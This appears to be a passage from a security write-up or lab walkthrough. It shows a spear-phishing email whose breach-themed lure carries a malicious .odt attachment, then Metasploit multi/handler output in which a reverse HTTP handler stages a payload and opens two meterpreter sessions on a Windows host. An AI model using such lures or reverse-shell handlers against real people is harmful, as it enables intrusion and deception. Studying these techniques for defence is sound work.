
[redacted] 05:49 AM
The recent Data Breach exposed your email. Secur...
Email sent using Axigen Free Mail Server http://ww...

The recent Data Breach exposed your email. Secu...
[redacted]
Wed, 04/07/2021 05:49 AM


PA

1 attachment
Secure_Your_Email.odt 19.5 KB
View all (1)

After a short time, the hacker sent the spear phishing email, he got a meterpreter session that eventually got closed. Shortly thereafter, he got a second stable meterpreter session from a Windows system.




```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.36.171:4444
[*] http://192.168.36.171:4444 handling request from 192.168.36.15
4; (UUID: dmxmvhch) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.3
6.154:6620) at 2021-04-06 20:52:59 -0400

meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit

[*] 192.168.36.154 - Meterpreter session 1 closed.  Reason: User e
xit
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.36.171:4444
[*] http://192.168.36.171:4444 handling request from 192.168.36.15
4; (UUID: bitu4bkw) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 2 opened (192.168.36.171:4444 -> 192.168.3
6.154:14998) at 2021-04-06 20:57:16 -0400
```

